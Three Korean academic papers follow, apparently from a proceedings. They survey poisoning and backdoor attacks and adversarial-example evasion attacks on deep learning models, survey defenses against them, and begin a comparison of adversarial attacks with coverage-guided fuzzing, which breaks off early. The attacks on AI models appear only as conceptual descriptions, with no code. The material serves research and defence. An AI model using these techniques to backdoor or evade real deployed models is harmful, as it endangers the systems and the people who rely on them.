딥러닝 기술은 실생활 전반에 적용되고 있다. 하지만 딥러닝 기술이 적용된 서비스가 확산됨에 따라 딥러닝 모델에 관한 보안 이슈도 대두되고 있다. 딥러닝 모델에 관한 공격 유형은 크게 모델 취약성과 프라이버시 침해로 나눌 수 있고, 모델 취약성에는 중독 공격과 회피 공격이 있다. 본 논문에서는 모델 취약성을 중심으로 중독 공격과 회피 공격의 연구 동향을 살펴본다.

I. 서론

최근 딥러닝 모델의 취약점을 이용하여 악의적인 의도로 모델을 공격하여 오동작을 유도하는 시도가 다방면에서 이루어지고 있다. 딥러닝 모델에 대한 공격 유형은 크게 모델 취약성에 관해서는 중독 공격(poisoning attack), 회피 공격(evasion attack)이 있고, 프라이버시 침해에 관해서는 정보 추론 공격(inference attack)으로 구분할 수 있다[1]. 본 논문은 모델 취약성 공격 유형을 중심으로 중독 공격과 회피 공격의 연구 동향에 대해 서술한다.

II. 관련 연구

2.1 중독 공격 (Poisoning Attack)

딥러닝 모델을 학습시킬 때 적은 수의 학습 데이터로 인해 모델의 학습이 어려운 경우, 사전에 훈련된 모델을 바탕으로 재학습을 진행한다. 이 기법을 전이 학습(transfer learning)이라고 한다. 중독 공격은 이러한 전이 학습 과정에서 학습 데이터의 일부를 중독시킴으로써 모델의 학습을 방해하거나 추론 시 공격자가 의도한대로 모델을 이용할 수 있도록 키를 만드는 것을 목표로 한다[2]. 이 방법은 공격자가 학습 알고리즘을 알고 있고 원래의 데이터에 접근이 가능하다는 점을 가정한다[3]. 중독 공격의 대표적인 기법에는 백도어 기법이 있다.

2.1.1 백도어 기법 (Backdoor)

딥러닝 모델 공격 기법에서의 백도어 공격은 특정 영상이 입력 값에 포함되어 있을 때, 이를 인지하고 공격자가 원하는 분류 결과를 반환하

는 방식으로 정의한다[1].

2.2 회피 공격(Evasion Attack)

회피 공격은 테스트 시점에 모델을 공격하여 오작동을 일으키는 기법으로, 입력 데이터를 최소한으로 변조하여 딥러닝 모델이 기존의 class가 아닌 다른 class로 잘못 인식하게 만드는 공격 기법이다[4]. 중독 공격이 변조한 학습데이터를 통해 학습 시 모델 자체에 오분류 기능을 포함시킨 방식이라면, 회피 공격은 이미 학습된 모델에 변조된 입력 데이터를 통해 오분류 되도록 하는 기법이다. 회피 공격으로 분류되는 구체화된 기법에는 적대적 사례 기법이 있다.

2.2.1 적대적 사례 (Adversarial Examples)

적대적 사례는 2013년 Szegedy에 의하여 명명되었으며, 모델의 예측 오류를 최대화하는 데이터를 말한다. 추론 시에 육안으로 구분되지 않는 노이즈를 추가하여 모델의 분류 오류를 일으키게 된다[2]. 적대적 사례를 이용한 공격은 공격자를 기준으로, 공격자가 의도한 class로 분류하는 표적 공격(targeted attack)과 임의의 다른 class로 분류하는 무표적 공격(untargeted attack)으로 구분된다[4]. 특정 모델을 공격하기 위해 생성된 적대적 사례의 경우, 다른 신경망 구조로 학습된 모델을 공격할 경우에도 효과적으로 동작하는 전이성(transferability)이 존재함으로 밝혀졌다[5].

III. 딥러닝 공격 기법 동향

3.1 백도어 기법

3.1.1 Back-gradient Optimization [6]

Back-gradient Optimization 기법은 모델의 학습을 방해하는 기법이다. 이전까지의 중독 공격은 제한된 클래스의 이진 학습 알고리즘에 대해서만 고안되었지만, Back-gradient Optimization 기법은 중독 공격의 범위를 다중 클래스 문제로 확장하였다. 중독 데이터를 구하기 위한 과정을 정방향으로 반복적으로 진행할 경우, 기울기를 구할 때 정방향의 모든 활성화 함수 값들을 알고 있어야하므로 메모리 낭비가 심하다. 모델이 큰 경우에는 기울기값을 구하는 것이 불가능할 수도 있다. 따라서 back-gradient 방법을 통해 미리 모델을 학습시킨 후 역방향으로 기울기를 구하여 이들의 합을 이용해 중독 데이터 업데이트에 이용하는 방식이다[2].

3.1.2 Targeted Backdoor Attack [7]

Targeted Backdoor Attack은 키를 이용하여 모델의 권한을 얻는 기법이다. 공격자는 공격하고자하는 시스템이 사용하는 모델과 훈련 데이터에 대해 알지 못하고 적은 양의 중독 데이터만 주입할 수 있다고 가정한다. 얼굴 인식 시스템을 대상으로 하여 모델의 학습을 방해하는 것이 아닌 특정 샘플이나 패턴을 이용하여 추론 시에 목표하는 레이블로 분류되도록 한다. 이를 위해 input-instance-key strategies와 pattern-key strategies방법을 제안한다. input-instance-key strategies 는 특정 샘플의 레이블을 원하는 레이블로 바꿔준 후 해당 샘플에 노이즈를 더한 샘플 여러 개를 학습 데이터에 추가함으로써 추론 시에 우회하여 시스템에 접근할 수 있게 백도어 역할을 하도록 만든다. Pattern-key strategies의 경우 임의의 노이즈를 원하는 레이블로 라벨링된 샘플에 추가한 후 이를 학습 데이터에 추가한다[2]. Targeted Backdoor Attack은 이전의 연구에 비해 현실적인 상황을 가정했음에도 적은 수의 중독 데이터로도 공격에 성공함을 보인 첫 번째 연구이다.

3.1.3 One-shot Kill Attack [8]

One-shot Kill Attack 기법도 키를 이용하여 모델의 권한을 얻는 방법으로, 딥러닝 모델이 단 하나의 중독된 이미지(poisoned image)를 학습하더라도 해당 모델에 백도어가 심기게 되는 기법이다. 기존 중독 공격에서의 라벨링 방법과 다르게 라벨을 바꾸는 방법을 사용하지 않는다. 이는 개발자들이 학습 데이터를 수집할 때 데이터와 해당 라벨을 확인하는 작업을 거치는데 이 과정에서 보이는 것과 라벨이 다르게 설정되어 있을 경우 개발자에 의해 학습데이터에서 공격 데이터가 제거될 수 있기 때문이다[2]. 이 연구에서는 base instance와 target instance를 정하

여 육안으로는 base instance와 구별되지 않지만 feature는 target instance와 같게 하는 poison instance를 생성한다. 여기서 target instance는 백도어로 사용된다. 이 공격을 통해 재학습 과정에서 결정 경계가 현저하게 바뀌며 target instance가 모델에 입력되었을 때 base instance와 같은 class로 인식되도록 만드는 것을 목표로 한다. 효율적으로 poison instance를 만들기 위해 base instance에 target instance의 불투명도를 조절하여 추가하는 방법인 watermarking과 다양한 base instance와 target instance을 이용하는 multiple poison instance attacks을 이용하여 poison instance를 만든다. 이 기법은 학습 시기에 모델의 레이블을 조작할 수 없는 상황과 테스트 시기에 모델에 입력되는 데이터를 조작할 수 없는 상황에서도 적용할 수 있다. 또한 공격받은 모델이 poison instance에 대해 완벽하게 base instance와 같은 class로 분류한다는 충분한 오버피팅이 가정된다.

3.2 적대적 사례

3.2.1 Fast Gradient Sign Method (FGSM) [9]

FGSM은 적대적 사례 기법에서 가장 기본적으로 사용되는 알고리즘이다. 딥러닝 기술에서 최적의 모델을 학습할 때 경사하강법을 통해 손실함수를 최소화시키는 방법을 주로 사용하는데, 이 방식을 역으로 활용하는 것이다. 경사하강법에 의하여 계산된 기울기가 증가하는 방향으로 교란값을 생성하여 손실함수를 증가시키면 학습을 방해한다는 기법이다[1]. 회피 공격 기법 중 가장 처음으로 제안되었고 간단하면서도 성능이 좋다.

3.2.2 Jacobian-based Saliency Map Attack [10]

JSMA는 기존의 데이터가 적대적 사례로 동작할 수 있도록 수정할 최소한의 노이즈를 계산하여 기존의 데이터에 결합하는 기법이다. 큰 기울기값을 갖는 픽셀이 클래스를 결정하는데 크게 기여한다는 개념을 토대로 만들어진 알고리즘이다. 계산비용이 많이 든다는 단점이 존재하지만 특정한 표적을 최소의 변조를 통해 오분류가 가능하다는 점에서 장점이 있다[1].

3.2.3 DeepFool [11]

DeepFool은 대표적인 무표적 공격기법으로, JSMA와 같이 모델이 오동작을 수행하도록 하는 최소의 교란값을 산출하는 방법이다. 모델이 분류를 위해 선형 초평면 결정경계를 갖는다고 가정한다. 특징 공간에서 입력 x와 가장 가까운 결정경계의 거리를 갖는 점을 찾아 해당 거리만큼의 크기를 갖는 교란값을 생성한다는 것이 기본적인 알고리즘이다. 찾아낸 점은 최소의 교란값이 추가된 이미지가 된다[5]. DeepFool은 FGSM에 비해 변조된 데이터의 무결성 유무를 사람이 판단하기 어렵게 구성할 수 있다. 또한, 비교적 느린 계산 복잡도를 가지고 있지만, 모든 특징에 대하여 연산을 수행하는 JSMA에 비하여 속도 우위성을 가지고 있다[1].

3.2.4 Carlini & Wagner (C&W) [12]

C&W는 FGSM 만큼 자주 사용되는 공격 방식이다. 소프트맥스 함수를 통과하기 전 feature의 크기 제어를 통해 교란값을 생성한다. $L0$, $L2$, $L\infty$ 공격을 언급하며 노름(norm)의 크기를 더 작게 만들어 공격을 가하는 방법을 제안하였다. C&W은 이전 공격 방법들보다 작은 노름의 크기로 공격을 성공한 강력한 기법이다. 하지만 적대적 예제 생성 속도는 FGSM 방식보다 느리다. 이 기법은 현재까지 알려진 딥러닝 모델에 대해서 화이트 박스 공격으로 100% 공격성공률을 가지는 회피 공격 기법이다[4]. 또한 신뢰값(confidence value)을 반영하여 공격성공률과 변형 데이터와 원본 데이터간의 왜곡 정도를 조절할 수 있다. 신뢰값이 증가할수록 공격성공률이 높아지지만 변형 데이터와 원본 데이터간의 거리차가 증가한다.

IV. 결론

본 논문에서는 딥러닝 모델에 적용된 중독 공격과 회피 공격의 연구 동향을 소개하였다. 중독 공격과 회피 공격 모두 전이 학습으로 인해 손쉬운 공격이 가능하므로 치명적이다. 해당 기법들을 사용하면 딥러닝 기술을 적용한 침입탐지시스템을 회피할 수 있는 새로운 공격 패턴이나 악성코드를 생성하는 것이 가능하다. 또

한 자율주행자동차가 표지판을 오독하게 하여 사고를 유발하거나 안전을 위협할 수 있다. 딥러닝 기술이 적용되는 분야가 확대되는 시점에서 이러한 공격 기법들을 인지하고 이에 대응하는 기술에 대한 지속적인 연구가 필요하다.

V. Acknowledgement

이 성과는 부분적으로 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No. NRF-2020R1F1A1048478, 50%) 그리고 이 논문은 부분적으로 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임(No.2018-0-00264, IoT 융합형 블록체인 플랫폼 보안 원천 기술 연구, 50%)

[참고문헌]

[1] S.G.Lee, K.H.Kim, B.I.Kim and S.T.Park, Machine Learning Model Attack Research Trends: Focusing on Deep Neural Networks, Korea Institute of Information Security and Cryptology, pp 67-74, Dec, 2019.

[2] H.M.Jang and S.R.Yoon, A Study on the Poisoning Attack, Korean Institute of communications and Information Sciences, pp 142-143, Nov, 2018.

[3] S.H.Park and D.S.Choi, Artificial intelligence security issues, Korea Institute Of Information Security And Cryptology, pp 27-32, Jun, 2017.

[4] H.Kwon, H.S.Yoon and D.S.Choi, Research Trend in Evasion Attacks of AI Security Problems, Communications of the Korean Institute of Information Scientists and Engineers, pp 32-36, Feb, 2018.

[5] H.S.Oh, Research trends in image-based adversarial example generation techniques, Korea Institute Of Information Security And Cryptology, pp 107-115, Dec, 2020.

[6] L.M.González, B.Biggio, A.Demontis, A.Paudice, V.Wongrassamee, E.C.Lupu and F.Roli, Towards poisoning of deep learning algorithms with back-gradient optimization, Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security. ACM, 2017.

[7] X.Chen, C.Liu, B.Li, K.Lu and D.Song, Targeted Backdoor Attacks on Deep Learning Systems Using Data Poisoning, arXiv:1712.05526, Dec, 2017.

[8] A.Shafahi, W.R.Huang, M.Najibi, O.Suciu, C.Studer, T.Dumitras and T.Goldstein, Poison Frogs! Targeted Clean-Label Poisoning Attacks on Neural Networks, arXiv:1804.00792, Nov, 2018.

[9] I. Goodfellow, J. Shlens, and C. Szegedy, Explaining and harnessing adversarial examples, Int'l Conf. Learning Representation, 2015.

[10] N. Papernot, P. Mcdaniel, S. Jha, M. Fredrikson, Z. B. Celik, and A. Swami, The limitations of deep learning in adversarial settings, IEEE European Symposium on Security and Privacy, 2016.

[11] S.M.Moosavi-Dezfooli, A.Fawzi and P. Frossard, DeepFool: a simple and accurate method to fool deep neural networks, The IEEE Conference on Computer Vision and Pattern Recognition, pp 2574-2582, 2016

[12] Carlini, Nicholas and D.Wagner, Towards evaluating the robustness of neural networks, 2017 ieee symposium on security and privacy IEEE, 2017

심층 뉴럴 네트워크의 적대적 방어 기법 동향

김재욱*, 박래현*, 엄주언*, 권태경**

*연세대학교 (대학원생), **연세대학교 (교수)

A Survey on Adversarial Defense Techniques for Deep Neural Networks

Jaeuk Kim*, Leo Hyun Park*, Ju-Eon Eom*, Taekyoung Kwon**

*Yonsei University (Graduate student), *Yonsei University (Professor)

요 약

적대적 예제의 섭동은 인간의 눈에 인식되지 않을 만큼 규모가 작지만 딥러닝 모델의 오분류를 유도하여 딥러닝을 보안 관련 분야에 적용하는데 어려움을 유발한다. 적대적 예제에 대한 딥러닝 모델의 취약점 발견 이후 이에 대응하기 위한 적대적 방어 기법들이 현재까지도 꾸준히 연구되어오고 있다. 본 논문에서는 적대적 방어 기법을 크게 모델의 적대적 예제 분류 성능을 높이는 적대적 학습 (adversarial training), 입력 전 단계에서 적대적 예제를 처리하는 전처리 (preprocessing)의 두 가지 유형으로 나누고 각 유형에 대해 초기 연구부터 최신 연구까지의 동향을 소개한다. 나아가 각 방어 기법에 대한 강점과 한계점을 분석하고 향후 적대적 방어의 적절한 사용 및 새로운 적대적 방어 기법 개발을 위한 방향을 제시한다.


I. 서론

딥러닝은 이미지 분류, 음성인식 등 인간 실생활의 다양한 분야에서 활용되고 있으며 높은 정확도를 도출하기 위한 연구가 활발히 진행되고 있다. 이러한 성과를 토대로 악성코드 탐지 [6], 자율주행 [7] 등의 보안 및 안전이 중요시되는 분야에서도 딥러닝의 활용도가 높아지고 있다. 이러한 보안 및 안전이 중요시되는 분야에서는 작은 오류도 인간의 생명과 직결되기 때문에 딥러닝 모델의 정확도가 매우 중요하다. 하지만 입력 데이터에 인간이 감지할 수 없는 작은 섭동 (perturbation)을 주입하여 모델이 높은 확률로 잘못된 예측을 할 수 있다[1, 2]. Eykholt [19] 등은 실제 환경에서 모델이 노이즈가 부착된 도로 표지판을 다른 물체로 인식함을 보였다.

모델의 오분류를 발생시키는 공격 기법으로 섭동을 학습 데이터에 주입하는 poisoning 공격 기법과 테스트 데이터에 주입하는 evasion 공격 기법으로 크게 두 가지로 분류된다. 본 논문에서는 실용적이며 더 많은 연구가 진행되고 있는 evasion에 대한 위협에 집중하여 이에 대한 방어 기법을 설명한다. Evasion 공격은 적대적 공격이라고도 칭하며 대표적 공격기법으로 CW [8], FGSM [5], PGD [9]가 있다. 이를 통해 생성된 적대적 예제 (adversarial examples)는 방어기법에 대한 성능 지표로 활용되고 있다.

공격으로부터 모델의 오분류를 방지하기 위한 방어 기법은 다양하며 크게 적대적 학습 (adversarial training) 기법, 전처리 (preprocessing) 기법의 2가지로 구분된다. 본 논문에서는 각 방어 기법에 대해 2장에서 적대적 학습 기법, 3장에서 전처리 기법에 대한 개념 및 연구 동향에 대해 서술한다. 그림 1은 시기별 적대적 방어 기법의 대표 논문을 보여준다.

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(NRF-2019R1A2C1088802). 또한 본 연구는 과학기술정보통신부 및 정보통신기획평가원의 대학ICT연구센터지원사업의 연구결과로 수행되었음 (IITP-2021-2020-0-01602).



[그림 1] 적대적 방어 기법 동향

II. Adversarial Training

적대적 학습 (adversarial training)은 적대적 예제를 훈련 세트에 주입하여 모델을 재훈련시킴으로써 적대적 공격에 대한 모델의 강인함을 높이는 방어 방법이다. Goodfellow 등은 딥러닝 모델의 그레디언트를 이용해 적대적 샘플을 생성하는 FGSM (Fast Gradient Sign Method)을 제안함과 동시에 FGSM 공격 샘플을 활용한 학습기법을 제시했다 [5]. 하지만 이후 Madry 등은 FGSM 기반 적대적 예제를 사용하여 모델을 훈련할 때 모델이 매우 제한된 적대적 예제 세트에 과적합됨을 보였으며 [9], 이를 label leaking 현상이라고 부른다 [10].

이를 해결하기 위해, Madry 등은 여러 개의 FGSM 단계를 수행하고 무작위 재시작을 추가하여 공격성을 높인 PGD (Projected Gradient Descent)를 제안했다 [9]. PGD는 현재까지도 적대적 훈련에 효과적인 접근 방식으로 널리 사용되고 있다. 이들은 적대적 공격으로부터 적대적 견고성을 정의한 이전 시도를 기반으로 saddle point 공식 (2.1)을 제안했다. 공식에서 내부 최대화는 손실 함수를 최대화하는 적대적 예제를 찾는 것을 목표로 하고, 외부 최소화는 최악의 손실을 최소화 할 매개 변수 집합 Θ를 찾는 것을 목표로 하는 훈련 프로세스를 의미한다.

$$\min_{\theta} \rho(\theta), \quad \text{where} \quad \rho(\theta) = \mathbb{E}_{(x,y)\sim D}\left[\max_{\delta \in \mathcal{S}} L(\theta, x+\delta, y)\right] \qquad (2.1)$$

적대적 학습 기법은 Madry 등이 제시한 내부 최대화 단계에서 적대적 예제를 생성해야 하므로 기존보다 더 많은 학습 비용이 필요하다. Wong 등은 FGSM을 통해 적대적 예제 생성 과정을 간소화시켰으며, cyclic learning rates, mixed-precision training과 같은 학습 가속화 기법을 사용함으로써 적은 비용으로도 모델의 견고성을 달성했다 [3]. 위의 가속화 기법은 튜닝해야하는 파라미터를 거의 유발하지 않으며 학습 절차에 쉽게 적용할 수 있다. 마지막으로 FGSM 기반 학습이 PGD 공격에 대해 실패하는 원인이 되는 과적합에 대해 early stopping 기술을 이용하여 해결할 수 있음을 보여주었다.

III. Preprocessing

3.1 Detection


적대적 예제를 올바르게 분류하려는 연구와 함께 적대적 예제를 감지하여 거부할 수 있는 탐지 기법에 대한 연구도 진행되고 있다. Metzen 등은 이진 검출기 네트워크를 사용하여 사전 훈련된 딥러닝 모델을 보강하는 방법을 제안했다 [14]. 탐지기 네트워크는 실제 예제와 적대적 예제를 구분하도록 훈련된 이진 분류기 네트워크이며 특정 계층에서 분류기 네트워크의 출력을 입력으로 취하고 입력이 적대적 일 확률을 출력한다. Papernot 등은 테스트 입력에 대해 가장 가까운 이웃 검색을 수행하여 학습 지점을 찾는 DkNN (Deep k-Nearest Neighbors)을 제안했다 [15]. DkNN은 인접한 지점의 훈련 매니폴드를 통해 악의적인 입력을 포함한 모델의 입력에 대해 신뢰 추정치를 출력한다. 추가적으로, 거리 기반 탐지는 최근 널리 사용되는 접근 방식이다. 이와 관련하여 [16

, 17]에서는 유클리드 거리를 측정했지만 최근 Lee 등은 연구에서는 데이터의 분포를 고려한 Mahalanobis 거리 기반 신뢰 점수가 더 효과적임을 보였다 [18].

3.2 Denoising

이미지 분류 시스템에 대한 적대적 공격은 시스템에 잘못된 예측을 유도하도록 이미지에 사람의 눈으로 인식하기 어려운 작은 섭동을 추가한다. 이러한 섭동에 대한 모델의 견고성을 제공하기 위한 방어 기법으로 노이즈를 제거하는 denoising 기법에 대한 연구가 진행되고 있으며 대표적인 기법으로 MagNet [13]과 Defense-GAN [11]이 있다.

MagNet 은 모델의 견고성을 제공하기 위한 다각적인 접근 방식으로, detector와 reformer라는 한 쌍의 auto-encoder로 구성되어 있다. Detector는 auto-encoder 결과물과 원본의 차이가 큰 입력을 적대적 예제로 인지한다. Reformer는 Detector로 탐지되지 않은 입력에 대해 적대적 섭동을 제거하는데 사용되어 적대적 예제를 이전의 깨끗한 데이터로 재구성한다. Samangouei 등은 GAN (generative adversarial net) 프레임워크를 사용한 Defense-GAN을 제안했으며 해당 프로세스는 그림 2에서 확인할 수 있다. Defense-GAN의 동작 과정은 크게 initialization, generation, classification으로 구분된다. Initialization과 generation 단계는 입력 이미지와 가장 유사한 이미지를 만드는 random vector를 찾고 이를 통해 generator는 섭동이 제거된 이미지를 생성한다. 해당 이미지를 분류 모델에 전달하여 classification 단계를 수행한다.



[그림 2] Defense-GAN 알고리즘

Xie 등은 적대적 섭동이 원본 입력과 비교하여 모델에 의해 생성된 특징 맵에 큰 변화를 일으키는 것을 확인했다 [12]. 해당 발견을 통해 이들은 특성 맵, 즉 노이즈를 제거하기 위해 모델의 은닉 계층에 배치 할 수 있는 노이즈 제거 블록을 설계했다. 노이즈 제거 블록이 배치된 강화 모델은 수집된 적대적 예제를 학습함으로써 효과적인 노이즈 제거 효과를 달성할 수 있었다.

IV. 결론 및 시사점

적대적 공격은 실제 환경에서 발생할 수 있는 보다 현실적인 위협 모델을 포함하므로 딥러닝 모델의 배치에 중요한 고려사항이다. 이에 대해 방어하기 위해 모델을 강화하거나 적대적 섭동을 식별하여 적대적 예제를 방어하는 몇 가지 방법을 논의했다. 그러나 각 방어 기법에는 장단점이 존재한다. 적대적 학습은 구현이 비교적 간단하고 다른 방어 기법 보다 좋은 성능을 제공하지만 딥러닝 모델이 훈련되지 않은 다른 유형의 적대적 예제에 대해 취약할 수 있다는 단점이 존재한다. 전처리 기법은 추가적인 모듈 설치 및 학습이 필요하고, 이들에 대한 의존도가 높다는 한계점이 존재한다. 특히 적대적 탐지는 탐지된 적대적 예제를 모델에 입력하지 않으므로 가용성의 저해가 발생할 수 있다. 따라서 적대적 방어를 적용하기 위해서는 딥러닝 모델의 환경과 목적을 고려하여 적절한 기법을 선택해야 한다. 뿐만 아니라 각 기법에서 존재하는 한계점 개선이 필요하며, 꾸준히 연구되고 있는 새로운 공격 기법에 선제적으로 대응할 수 있는 방어 기법에 대한 연구가 필요하다.

[참고문헌]

[1] Dalvi, Nilesh, et al. "Adversarial classification." Proceedings of the tenth ACM SIGKDD international conference on Knowledge discovery and data mining. 2004.

[2] Biggio, Battista, and Fabio Roli. "Wild patterns: Ten years after the rise of adversarial machine learning." ACM

Conference on Computer and Communications Security. 2018.

[3] Wong, Eric, et al. "Fast is better than free: Revisiting adversarial training." In International Conference on Learning Representation. 2020.

[4] Szegedy, Christian, et al. "Intriguing properties of neural networks." International Conference on Learning Representations. 2014.

[5] Goodfellow, Ian, et al. "Explaining and harnessing adversarial examples." International Conference on Learning Representations. 2015.

[6] Yuan, Zhenlong, et al. "Droid-sec:deep learning in android malware detection." Proceedings of the ACM Conference on SIGCOMM, 2014.

[7] Bojarski, Mariusz, et al. "End to end learning for self-driving cars." arXiv preprint arXiv:1604.07316, 2016.

[8] Carlini, Nicholas, and David Wagner. "Towards evaluating the robustness of neural networks." ieee symposium on security and privacy. 2017.

[9] Madry, Aleksander, et al. "Towards deep learning models resistant to adversarial attacks." In International Conference on Learning Representations. 2018.

[10] Alexey Kurakin, et al. "Adversarial machine learning at scale." In International Conference on Learning Representations . 2017.

[11] Samangouei, Pouya, et al. "Defense-gan: Protecting classifiers against adversarial attacks using generative models." In International Conference on Learning Representations. 2018.

[12] Xie, Cihang, et al. "Feature denoising for improving adversarial robustness." Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition. 2019.

[13] Meng, Dongyu, and Hao Chen. "Magnet: a two-pronged defense against adversarial examples." Proceedings of the ACM SIGSAC conference on computer and communications security. 2017.

[14] Metzen, Jan Hendrik, et al. "On detecting adversarial perturbations." in Proceedings of 5th International Conference on Learning Representations. 2017.

[15] Papernot, Nicolas, and Patrick McDaniel. "Deep k-nearest neighbors: Towards confident, interpretable and robust deep learning." arXiv preprint arXiv:1803.04765, 2018.

[16] Feinman, Reuben, et al. "Detecting adversarial samples from artifacts." arXiv preprint arXiv:1703.00410, 2017.

[17] Ma, Xingjun, et al. “Characterizing Adversarial Subspaces Using Local Intrinsic Dimensionality.” In International Conference on Learning Representations . 2018.

[18] Lee, Kimin, et al. “A Simple Unified Framework for Detecting Out-of-Distribution Samples and Adversarial Attacks.” In Conference on Neural Information Processing Systems . 2018.

[19] Eykholt, Kevin, et al. "Robust physical-world attacks on deep learning visual classification." Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition. 2018.

적대적 공격과 커버리지 기반 딥러닝 퍼징의 유효성 비교 분석

엄주언* 박래현* 김재욱* 권태경**

*연세대학교 (대학원생), **연세대학교 (교수)

A Comparative Analysis of Adversarial Attacks and Coverage-Guided DNN Fuzzing

Ju-Eon Eom*, Leo Hyun Park*, Jaeuk Kim*, Taekyoung Kwon**

*Yonsei University (Graduate student), **Yonsei University (Professor)

요 약

딥러닝 모델의 오류를 유발하는 적대적 예제에 대한 안전성 검증의 필요성이 제기되는 가운데, 기존 연구에서는 커버리지 기반 딥러닝 퍼징을 통한 커버리지의 상승이 적대적 예제에 대한 모델의 강인함에 영향을 미치지 않는다고 주장했다. 하지만 기존 연구에서 검증한 퍼징 시스템은 커버리지 기반 퍼징의 장점을 활용하지 않고 매우 취약하게 설계되어 있어 그 분석 결과를 신뢰하기 어렵다. 이에 본 논문에서는 중복된 입력 변이를 통해 더욱 신뢰성 있는 퍼징 실험 환경을 구축하고 적대적 공격과 PCA 분포 및 커버리지 비율을 비교한다. 실험 결과, 기존 주장과 다르게 커버리지 기반 퍼징은 모델의 강인함에 긍정적인 영향을 끼침을 확인했다. 하지만 커버리지 기반 퍼징의 일부 한계도 존재했으며 본 논문에서는 이와 관련한 커버리지 기반 퍼징의 향후 연구 방향을 제시한다.

I. 서론

딥러닝은 컴퓨터 비전, 음성 인식, 자연어 처리 등 기존에 해결하기 어려웠던 문제를 해결하며 다양한 실생활 분야에서 높은 성능을 보이고 있다. 하지만 2014년 Szegedy 등 [1]의 연구를 통해 사람의 눈으로는 기존 데이터와의 차이점을 식별하지 못하나 오분류를 일으키는 적대적 예제(Adversarial Examples)에 대한 분류 기반 딥러닝 모델의 취약성이 발견되었다. 적대적 예제는 입력 데이터에 섭동을 추가하여 생성된 변형 데이터를 의미한다. Goodfellow 등 [3]의 연구에 따르면 적대적 예제에 취약한 원인은 모델과 활성화 함수가 선형적인 구조를 지니고 있기 때문이라고 알려져 있다. 적대적 예제는 자율주행, 핀테크와 같은 금융과 관련된 보안성이 중요시되는 분야에서는 심각한 사고를 유발할 수 있기 때문에 이에 대한 딥러닝 모델의 안전성 검증이 필수적이다.

가장 간단한 모델 성능 검증 방식은 데이터셋을 학습, 검증, 테스트 데이터로 나눈 후, 모델의 정확도를 측정하는 방식이다. 이 방식은 데이터셋의 분포에 의존하기 때문에 다양한 환경에 따라 성능 차이가 발생하며 적대적 예시에 대한 대처가 미흡하다. 이를 보완하기 위한 검증 방법으로 랜덤 테스트, 적대적 공격, 퍼징 기법 연구가 진행되고 있다. 랜덤 테스트 기법은 모든 경우를 검증할 수 있으나 현실적인 시간 내에 취약한 부분을 찾아내기 불가능하다는 단점이 있다. 한편 Yan 등 [2]의 연구에서는 퍼징을 통한 커버리지와 모델의 강인함은 연관성이 없으며, 커버리지 기반 퍼징 보다 적대적 공격이 더욱 효과적이라고 결론을 내렸다. 하지만 해당 실험은 퍼징의 초기 시드값에서 변이 과정을 1회만 수행했기 때문에 분석 결과를 완전

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(NRF-2019R1A2C1088802).

* 본 연구는 과학기술정보통신부 및 정보통신기획평가원의 대학ICT연구센터지원사업의 연구결과로 수행되었음 (IITP-2021-2020-0-01602).

히 신뢰할 수 없다. 적대적 공격은 gradient에 의존하므로 결과물이 치중되어있다면 퍼징은 입력 변이를 통해 다양한 적대적 예제를 생성할 수 있다는 장점이 있다. 하지만 해당 논문에서는 이를 전혀 활용하지 못하였다. 딥러닝을 실생활에 적용하기 위해서는 적대적 공격 기법보다는 커버리지 기반 퍼징과 같이 좀 더 일반적이고 다양한 분포의 변이를 통해 모델의 취약성을 연구할 필요가 있다.

본 논문에서는 초기 시드값에서 중복된 입력 변이를 적용하여 더욱 신뢰성 있는 실험 환경을 구축하고 이를 바탕으로 커버리지 기반 퍼징과 딥러닝 모델의 강인함 사이의 연관성을 분석한다. PCA를 기반으로 적대적 공격과 퍼징 기법의 성능을 평가하며 시각화를 통해 각각의 적대적 예시의 분포도를 비교한다. 나아가 딥러닝 커버리지 측정법을 활용하여 적대적 공격과 퍼징의 커버리지를 비교한다. 실험 결과, 본 논문에서는 Shenao Yan 등 [2]의 연구 결과와는 달리 커버리지와 모델의 강인함 사이에 연관성이 있다는 결론을 내렸다. 이를 통해 기존 퍼징 기법과 한계를 파악하고 향후 연구 방향을 제시한다.

II. 관련 연구

본 장에서는 딥러닝 검증 기법인 적대적 공격과 커버리지 기반 퍼징을 간략히 소개한다.

2.1. 적대적 공격

